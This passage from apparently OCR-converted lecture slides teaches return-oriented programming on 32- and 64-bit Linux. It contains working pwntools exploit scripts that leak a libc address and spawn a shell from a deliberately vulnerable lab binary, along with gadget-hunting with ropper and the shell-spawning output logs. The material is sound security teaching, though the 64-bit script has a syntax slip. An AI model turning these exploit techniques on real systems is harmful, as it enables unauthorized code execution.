libc_start_main = u32(p.readline()[:4])
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)

# 2nd exploit
libc.address = libc_base
payload = (b"A"*0x28 + b"BBBB"
                     + p32(libc.symbols['system'])
                     + p32(0)
                     + p32(next(libc.search(b'/bin/sh'))))
p.send(payload)
p.interactive()
```


```
• $ python exploit.py
  [+] Starting local process './vuln': pid 18842
  [*] '/home/vagrant/vuln'
      Arch:     i386-32-little
      RELRO:    Partial RELRO
      Stack:    No canary found
      NX:       NX enabled
      PIE:      No PIE (0x8048000)
  [*] '/lib/i386-linux-gnu/libc.so.6'
      Arch:     i386-32-little
      RELRO:    Partial RELRO
      Stack:    Canary found
      NX:       NX enabled
      PIE:      PIE enabled
  LIBC_BASE: 0xf7e11000
  [*] Switching to interactive mode
  Welcome!
  $ id
  uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
```

ROP in 64-bit

- Need to set an argument in rdi
- e.g., we need a gadget like

```
pop     rdi
ret
```

```
$ objdump -dj .text ./hello|grep "pop     %rdi"
$
```



Gadgets by breaking instructions

- At the end of __libc_csu_init(), we have following instructions

```
0x400d82 :    pop    r15
0x400d84 :    ret
```

- If we use an address in the middle, we will get


```
0x400d83 :     pop    rdi
0x400d84 :     ret
```

Get more gadgets using ropper

- In our server, we installed a tool called ropper
  - https://github.com/sashs/Ropper

```
$ ropper --file [program]

Gadgets
=======
0x080487f1: adc al, 0x41; ret;
0x0804855e: adc al, 0x50; call edx;
0x08048611: add al, 0x89; ret 0x458b;
0x080484d1: add al, 8; call eax;
0x0804850b: add al, 8; call edx;
0x0804868f: add bl, dh; ret;
...
```

64bit ROP using “pop rdi; ret”



1st exploit

2nd exploit

Review: sample

```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome

pop_rdi_ret = 0x0000000000400623
payload = ("A"*0x28
                + p64(pop_rdi_ret)
                + p64(e.got['__libc_start_main'])
                + p64(e.symbols['puts'])
                + p64(e.symbols['_start']))
p.send(payload)

# Unlike 32bit, 64bit libc address contains NULL
# Therefore, puts() returns the address with line break(i.e., \n)
# (e.g., 'P\xd7\xa2\xf7\xff\x7f\n' -> 0x00007ffff7a2d750)
# This code eliminates the line break and make it 8 bytes
libc_start_main = u64(p.readline().strip().ljust(8, '\x00'))
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)

# 2nd exploit
libc.address = libc_base
payload = ("A"*0x28
                + p64(pop_rdi_ret)
                + p64(next(libc.search('/bin/sh')))
                + p64(libc.symbols['system'])
p.send(payload)
p.interactive()
```

```
• $ python exploit.py
  [+] Starting local process './vuln': pid 12103
  [*] '/home/vagrant/vuln'
      Arch:     amd64-64-little
      RELRO:    Partial RELRO
      Stack:    No canary found
      NX:       NX enabled
      PIE:      No PIE (0x400000)
  [*] '/lib/x86_64-linux-gnu/libc.so.6'
      Arch:     amd64-64-little
      RELRO:    Partial RELRO
      Stack:    Canary found
      NX:       NX enabled
      PIE:      PIE enabled
  LIBC_BASE: 0x7ffff7a0d000
  [*] Switching to interactive mode
  Welcome!
  $ id
  uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
```